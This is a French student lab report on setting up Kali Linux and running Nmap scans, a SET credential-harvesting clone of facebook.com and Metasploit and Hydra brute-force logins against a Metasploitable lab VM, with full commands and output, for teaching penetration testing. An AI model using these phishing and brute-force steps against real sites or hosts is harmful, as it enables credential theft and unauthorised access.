

المدرسة العليا للتكنولوجيا - الداخلة  
+ΣΙCΠ +οοΗΠΠο+ | +ΣΚΙ:Π:Σ+ - ΛΛοΧΠο  
ÉCOLE SUPÉRIEURE DE TECHNOLOGIE - DAKHLA



## Rapport du TP

### Sécurité Informatique



## Installation et exploration de Kali Linux.

YAGO Lucien | CIA : sécurité Informatique | 09/03/2026

Pr : Samya BOUHADDOUR

## Table des matières

Important : .....	4
Objectif .....	4
Introduction .....	5
LAB1 .....	6
1. Installation et exploration de Kali Linux .....	6
1.1 Installation de l'hyperviseur .....	6
<b>Étapes réalisées</b> .....	6
1.2 Installation de Kali Linux .....	6
<b>Étapes</b> .....	6
1.3 Vérification de la connexion Internet .....	7
1.4 Exploration des outils de Kali Linux .....	7
2. Analyse du réseau avec Nmap .....	9
2.1 Présentation de Nmap .....	9
2.2 Scan de base .....	9
<b>Exemple de résultats</b> .....	9
2.3 Scan avancé .....	9
<b>Explication des paramètres</b> .....	10
2.4 Résultat du scan .....	10
3. Attaque d'ingénierie sociale avec SET Toolkit .....	10
3.1 Présentation de SET .....	10
3.2 Clonage d'un site web .....	11
<b>Étapes</b> .....	11
3.3 Information Gathering via moteurs de recherche et réseaux sociaux .....	13
Lab 2 .....	15
1. Objectif du laboratoire .....	15
2. Scan du réseau avec Nmap .....	15
2.1 Identification de la machine cible .....	15
2.2 Scan des ports ouverts .....	15
Explication des paramètres .....	16
2.3 Résultats obtenus .....	16

3. Attaque SSH avec Metasploit .....	16
3.1 Lancement de Metasploit.....	16
3.2 Sélection du module SSH .....	17
3.3 Configuration du module .....	17
Définir la cible.....	17
Définir le fichier contenant les usernames.....	17
Définir le fichier contenant les mots de passe .....	17
Définir le nombre de threads.....	17
3.4 Lancement de l'attaque .....	17
3.5 Résultat possible .....	18
3.6 Sélection du module FTP.....	18
4. Analyse de l'attaque .....	18
5. Mesures de sécurité .....	18
Réalisation d'une attaque Man in the Middle (MiTM) et interception d'une session FTP.....	20
1. Mise en place de l'attaque ARP Poisoning.....	20
2. Activation du forwarding des paquets.....	20
3. Capture du trafic réseau.....	21
4. Interception de la session FTP .....	21
Conclusion.....	23

## Important :

Les commandes et outils mentionnés dans ce document (Nmap, Metasploit, SET Toolkit, arpspoof) sont extrêmement puissants et ne doivent être utilisés que dans un cadre éducatif, sur des environnements de test isolés ou avec l'autorisation explicite du propriétaire du système cible. L'utilisation de ces techniques sur des réseaux tiers sans autorisation est illégale et passible de poursuites judiciaires.

## Objectif

L'objectif principal de ce laboratoire est de se familiariser avec l'environnement Kali Linux et de comprendre les phases d'un test d'intrusion. Plus spécifiquement, le TP vise à :

- Installer et configurer un environnement de virtualisation (VirtualBox) pour exécuter Kali Linux.
- Analyser un réseau à l'aide de l'outil **Nmap** pour identifier les hôtes, les ports et les services ouverts.
- Simuler des attaques d'ingénierie sociale (phishing) avec **SET Toolkit**.
- Tester la robustesse des authentifications (SSH, FTP) via des attaques par dictionnaire ou force brute.
- Comprendre et réaliser une attaque **Man in the Middle (MiTM)** par empoisonnement ARP pour intercepter du trafic en clair.

## Introduction

Ce rapport présente la mise en place d'un laboratoire de cybersécurité utilisant la distribution **Kali Linux**. L'étude commence par la configuration technique de l'environnement virtuel avant d'explorer les outils de référence pré-intégrés pour l'audit de sécurité. À travers différents scénarios (scan réseau, ingénierie sociale, brute force et interception de trafic), le document expose les méthodologies employées par les professionnels du pentesting pour identifier et exploiter des vulnérabilités système et réseau.

## LAB1

### 1. Installation et exploration de Kali Linux

#### 1.1 Installation de l'hyperviseur

Pour réaliser ce laboratoire, nous avons installé un environnement de virtualisation afin d'exécuter Kali Linux.

Deux solutions sont possibles :

- **VirtualBox**
- **VMware Workstation Player**

Dans ce TP, **VirtualBox** a été utilisé.

#### **Étapes réalisées**

1. Télécharger VirtualBox depuis le site officiel.
2. Installer le logiciel sur la machine hôte.
3. Créer une nouvelle machine virtuelle.

Configuration de la VM :

- RAM : 4 GB
- CPU : 2
- Stockage : 40 GB
- Mode réseau : **NAT**

#### 1.2 Installation de Kali Linux


L'installation de Kali Linux a été réalisée à partir d'une **image ISO** téléchargée sur le site officiel :

<https://www.kali.org/downloads/>

#### **Étapes**

1. Création d'une nouvelle machine virtuelle.
2. Sélection de l'image ISO de Kali Linux.
3. Installation du système.
4. Configuration du compte utilisateur.

Après installation, la machine Kali Linux a été démarrée avec succès.



```
(ylucien@kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.253.156 netmask 255.255.255.0 broadcast 192.168.253.255
    inet6 fe80::20c:29ff:fe49:cb32 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:49:cb:32 txqueuelen 1000 (Ethernet)
    RX packets 12906 bytes 16969027 (16.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5803 bytes 546656 (533.8 KiB)
    TX errors 0 dropped 3 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Boucle locale)
    RX packets 678 bytes 578626 (565.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 678 bytes 578626 (565.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(ylucien@kali)-[~]
└─$
```

### 1.3 Vérification de la connexion Internet

La connectivité réseau a été testée à l'aide de la commande suivante :

**ping 8.8.8.8**



```
(ylucien@kali)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
 64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=109 ms
 64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=64.2 ms
 64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=63.4 ms
 64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=63.9 ms
 64 bytes from 8.8.8.8: icmp_seq=5 ttl=128 time=65.0 ms
 64 bytes from 8.8.8.8: icmp_seq=6 ttl=128 time=64.5 ms
 64 bytes from 8.8.8.8: icmp_seq=7 ttl=128 time=63.5 ms
 64 bytes from 8.8.8.8: icmp_seq=8 ttl=128 time=65.2 ms
 64 bytes from 8.8.8.8: icmp_seq=9 ttl=128 time=63.3 ms
 64 bytes from 8.8.8.8: icmp_seq=10 ttl=128 time=65.3 ms
 64 bytes from 8.8.8.8: icmp_seq=11 ttl=128 time=64.9 ms
 64 bytes from 8.8.8.8: icmp_seq=12 ttl=128 time=63.8 ms
 64 bytes from 8.8.8.8: icmp_seq=13 ttl=128 time=63.6 ms
```

Résultat :

La machine virtuelle a reçu des réponses, ce qui confirme que la connexion Internet fonctionne correctement.

### 1.4 Exploration des outils de Kali Linux

Kali Linux contient de nombreux outils utilisés dans les tests de sécurité.

#### Analyse et Scan (Réseau Web)

- [Nmap \(Scan réseau\)](#) : C'est l'outil de référence pour la découverte d'hôtes et l'énumération de services sur un réseau

Ces outils permettent de réaliser différentes phases d'un **test d'intrusion**.

- [Niko \(Web Scan\)](#) : Un scanner spécialisé pour la détection de vulnérabilités web
- [Wireshark \(Analyse réseau\)](#) : Un analyseur de protocole utilisé pour **l'inspection détaillée du trafic** de paquets en temps réel, permettant de comprendre ce qui circule sur le réseau.

## Attaque et exploitation Web

- [Burp Suite \(Web Sécurité\)](#) : Une plateforme intégrée pour l'analyse et l'interception du trafic HHTP.
- [SQLMap \(Web Attack\)](#) : Un outil automatisé dédié à la détection et à l'exploitation d'injection SQL.


## Exploitation de Système et Ingénierie Sociale

- [Metasploit \(Exploitation\)](#) : Un framework puissant utilisé pour l'exploitation de vulnérabilités.
- [SET Toolkit \(Sociale Engineering\)](#) : Un framework conçu pour mener des attaques contre le facteur humain.

## Gestion de mot de passe

- [Hydra \(Bruteforce\)](#) : Un outil spécialisé dans les attaques par dictionnaire ou force brute contre divers protocoles de connexion pour tester la robustesse des mots de passe.
- [Join the Ripper \(Password Cracking\)](#) : Un utilitaire de cassage de hash utilisé pour retrouver des mots de passe à partir de fichiers de hachage récupérés lors d'une intrusion.
- [Aircrack-ng \(Wifi Security\)](#) : Une suite complète d'outils pour l'audit des réseaux Wifi, permettant de tester la sécurité des clés de chiffrement (WEP, WPA/WPA2).

Ces outils sont souvent pé-intégrés dans des distributions comme Kali Linux pour faciliter les tests de pénétration et les audits de sécurité avancés.



## 2. Analyse du réseau avec Nmap

### 2.1 Présentation de Nmap

**Nmap (Network Mapper)** est un outil utilisé pour :


- Découvrir les hôtes sur un réseau
- Scanner les ports ouverts
- Identifier les services
- Détecter le système d'exploitation

Il est largement utilisé en **cybersécurité et pentesting**.

### 2.2 Scan de base

Commande utilisée :

**nmap scanme.nmap.org**



```
(ylucien@kali)-[~]
└─$ sudo nmap scanme.org
[sudo] Mot de passe de ylucien :
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 19:18 CET
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.03% done; ETC: 19:20 (0:01:15 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 40.17% done; ETC: 19:20 (0:01:22 remaining)
```

Cette commande permet de scanner l'hôte cible afin d'identifier les ports ouverts.

### **Exemple de résultats**

**Port Service**

22 SSH

80 HTTP

9929 nping-echo

Ces ports indiquent que certains services sont accessibles sur la machine cible.

### 2.3 Scan avancé

Commande utilisée :

**nmap -p0- -v -A -T4 scanme.nmap.org**

```

└─$ nmap -p- -v -A -T4 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 19:43 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating NSE at 19:43
Completed NSE at 19:43, 0.00s elapsed
Initiating Ping Scan at 19:43
Scanning scanme.nmap.org (45.33.32.156) [4 ports]
Completed Ping Scan at 19:43, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:43
Completed Parallel DNS resolution of 1 host. at 19:43, 0.23s elapsed
Initiating SYN Stealth Scan at 19:43
Scanning scanme.nmap.org (45.33.32.156) [65535 ports]
Discovered open port 80/tcp on 45.33.32.156
Discovered open port 22/tcp on 45.33.32.156
SYN Stealth Scan Timing: About 9.96% done; ETC: 19:49 (0:04:40 remaining)
SYN Stealth Scan Timing: About 19.38% done; ETC: 19:49 (0:04:14 remaining)

```

## Explication des paramètres

**-p0-** : Scanner tous les ports (1 à 65535).

**-v** : Mode **verbose** qui affiche plus d'informations pendant le scan.

**-A** : Active plusieurs fonctionnalités avancées :

- Détection du système d'exploitation
- Détection de version des services
- Scripts NSE
- Traceroute

**-T4** : Augmente la **vitesse du scan** tout en gardant une bonne fiabilité.

### 2.4 Résultat du scan

À partir des résultats obtenus, Nmap peut également suggérer le **système d'exploitation probable** de la machine cible.

Exemple :

Linux / Unix based system

Cela permet aux pentesters de comprendre la configuration du système afin d'identifier d'éventuelles vulnérabilités.

## [3. Attaque d'ingénierie sociale avec SET Toolkit](#)

### 3.1 Présentation de SET

Le **Social Engineer Toolkit (SET)** est un framework utilisé pour simuler des attaques d'ingénierie sociale.

Il permet de tester la sensibilisation des utilisateurs face aux attaques de phishing.

Fonctionnalités principales :

Module	Description
Spear Phishing	Email ciblé
Website Attack	Création de faux site
Mass Mailer	Envoi massif d'emails
Wireless AP	Faux point d'accès WiFi
QR Code Attack	Phishing via QR code

### 3.2 Clonage d'un site web

SET permet de cloner un site web pour simuler une attaque de phishing.

## Étapes

### 1. Lancer l'outil :

#### Setoolkit

### 2. Choisir les options :

1) Social Engineering Attack (+ la touche entre)

2) Website Attack Vectors (+ la touche entre)

### 3) Credential Harvester Attack Method (+ la touche entre)

```
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

### 2) Site Cloner

```
should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

### 3. Entrer :

- L'adresse IP de la machine Kali

ifconfig  
ip a

```
(ylucien@kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:49:cb:32 brd ff:ff:ff:ff:ff:ff
   inet 192.168.253.156/24 brd 192.168.253.255 scope global dynamic noprefixroute eth0
       valid_lft 1527sec preferred_lft 1527sec
   inet6 fe80::20c:29ff:fe49:cb32/64 scope link noprefixroute
```

- L'URL du site à cloner

Ici :


IP Kali : 192.168.253.156

URL : <https://facebook.com>

```
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.253.156]: 192.168.253.156
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://facebook.com
```

SET crée alors une **copie du site web**.



Lorsque la victime entre ses identifiants, ceux-ci sont affichés dans le terminal.


### 3.3 Information Gathering via moteurs de recherche et réseaux sociaux

L'ingénierie sociale commence souvent par une phase appelée **OSINT (Open Source Intelligence)**.

Elle consiste à collecter des informations publiques sur une cible.

Sources possibles :

- LinkedIn
- Facebook



## Récupération des identifiants avec Kali

```
quest_id": "9482ebb7-8557-4b10-b75b-06eb8c61f10", "identify": "test12@gmail.com", "ig_web_device_id": null,
"initial_request_id": "1", "lids": null, "login": null, "passkey_payload": null, "password": {"sensitive_string_value": "titimazinoucha"}, "persistent": true, "query_params": {"l": "t",
"trusted_device_records": {"}, "use_uid_to_login": false, "waterfall_id": "2f568267-2983-4058-8ad0-6f8af3a48ff8"}, "scale": 2}
PARAM: doc_id=9807605492696448
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

- Site web de l'entreprise
- Google

Exemples d'informations collectées :

- Nom
- Poste
- Adresse email professionnelle
- Département
- Technologies utilisées par l'entreprise

Ces informations peuvent ensuite être utilisées pour simuler une attaque de **spear-phishing**.


Dans le cadre de ce TP, un **profil fictif d'employé** peut être utilisé afin de démontrer la méthode de collecte d'informations.



```
nmap -sS -sV 192.168.253.161
```

## Explication des paramètres

Option	Description
-sS	Scan TCP SYN (stealth scan)
-sV	Détection de la version des services
IP	Adresse de la machine cible



```
(ylucien@kali)-[~]
└─$ sudo nmap -sS -sV 192.168.253.161
[sudo] Mot de passe de ylucien :
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-07 21:59 CET
Nmap scan report for 192.168.253.161
Host is up (0.0050s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            ProFTPD 1.3.5
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.7
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp            CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql         MySQL (unauthorized)
8080/tcp  open  http           Jetty 8.1.7.v20120910
8181/tcp  closed intermapper
MAC Address: 00:0C:29:3F:4E:6E (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

## 2.3 Résultats obtenus

Le scan révèle plusieurs ports ouverts, par exemple :

### Port Service

- 22 SSH
- 80 HTTP
- 445 SMB
- 3306 MySQL

Le port **22 (SSH)** est particulièrement intéressant car il permet une connexion distante au système.

## 3. Attaque SSH avec Metasploit

### 3.1 Lancement de Metasploit

Metasploit est un framework utilisé pour tester la sécurité des systèmes et exploiter des vulnérabilités.

Commande pour démarrer Metasploit :

```
msfconsole
```

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K1 V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic. Attempted to kill the idle task!
In swapper task - not syncing

=[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

### 3.2 Sélection du module SSH

Nous utilisons le module suivant :

`auxiliary/scanner/ssh/ssh_login`

Commande :

`use auxiliary/scanner/ssh/ssh_login`

```
msf > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login. Run the help command for more details.
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_login? [y/N] y
msf auxiliary(scanner/ssh/ssh_login) >
```

Ce module permet de tester plusieurs combinaisons **username / password** afin d'accéder au service SSH.

### 3.3 Configuration du module

Nous configurons les paramètres suivants :

#### Définir la cible

`set RHOSTS 192.168.253.161`

```
This is a module we can load. Do you want to use auxiliary/scanner/ssh/ssh_login? [y/N] y
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.253.161
RHOSTS => 192.168.253.161
```

#### Définir le fichier contenant les usernames

`set USER_FILE /home/ylucien/Bureau/kali/username`

```
RHOSTS => 192.168.253.161
msf auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/ylucien/Bureau/kali/username
USER_FILE => /home/ylucien/Bureau/kali/username
```

#### Définir le fichier contenant les mots de passe

`set PASS_FILE /home/ylucien/Bureau/kali/passwd`

```
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/ylucien/Bureau/kali/passwd
PASS_FILE => /home/ylucien/Bureau/kali/passwd
```

#### Définir le nombre de threads

`set THREADS 5`

```
PASS_FILE => /home/ylucien/Bureau/kali/passwd
msf auxiliary(scanner/ssh/ssh_login) > set THREADS 5
THREADS => 5
msf auxiliary(scanner/ssh/ssh_login) >
```

Les **threads** permettent d'accélérer l'attaque en testant plusieurs combinaisons en parallèle.

### 3.4 Lancement de l'attaque

Commande :

run

```
msf auxiliary(scanner/ssh/ssh_login) >
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.253.161:22 - Starting bruteforce
```

Metasploit va tester les combinaisons contenues dans les fichiers :

**username** : Pour stocker les noms d'utilisateur

**passwd** : Pour stocker les mots de passe

### 3.5 Résultat possible

Si une combinaison valide est trouvée, Metasploit affiche :

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.253.161:22 - Starting bruteforce
[+] 192.168.253.161:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploit:
ble3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.253.156:45811 -> 192.168.253.161:22) at 2026-03-07 22:21:47 +0100
```

[+] 192.168.253.161:22 - Success: username 'vagrant' password 'vagrant'

Cela signifie que l'authentification SSH a réussi.

### 3.6 Sélection du module FTP

Nous utilisons le module suivant :

**Hydra** pour le test avec ftp pour retrouver les identifiant de la machine cible.

```
(ylucien@kali)-[~]
└─$ hydra -L /home/ylucien/Bureau/kali/username -P /home/ylucien/Bureau/kali/passwd -V ftp://192.168.253.161
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illega
l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-07 22:38:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 420 login tries (l:20/p:21), ~27 tries per task
[DATA] attacking ftp://192.168.253.161:21/
[ATTEMPT] target 192.168.253.161 - login "vagrant" - pass "vagrant" - 1 of 420 [child 0] (0/0)
[ATTEMPT] target 192.168.253.161 - login "vagrant" - pass "123456" - 2 of 420 [child 1] (0/0)
```

Résultat possible :

```
[ATTEMPT] target 192.168.253.161 - login "123456" - pass "toor" - 30 of 420 [child 7] (0/0)
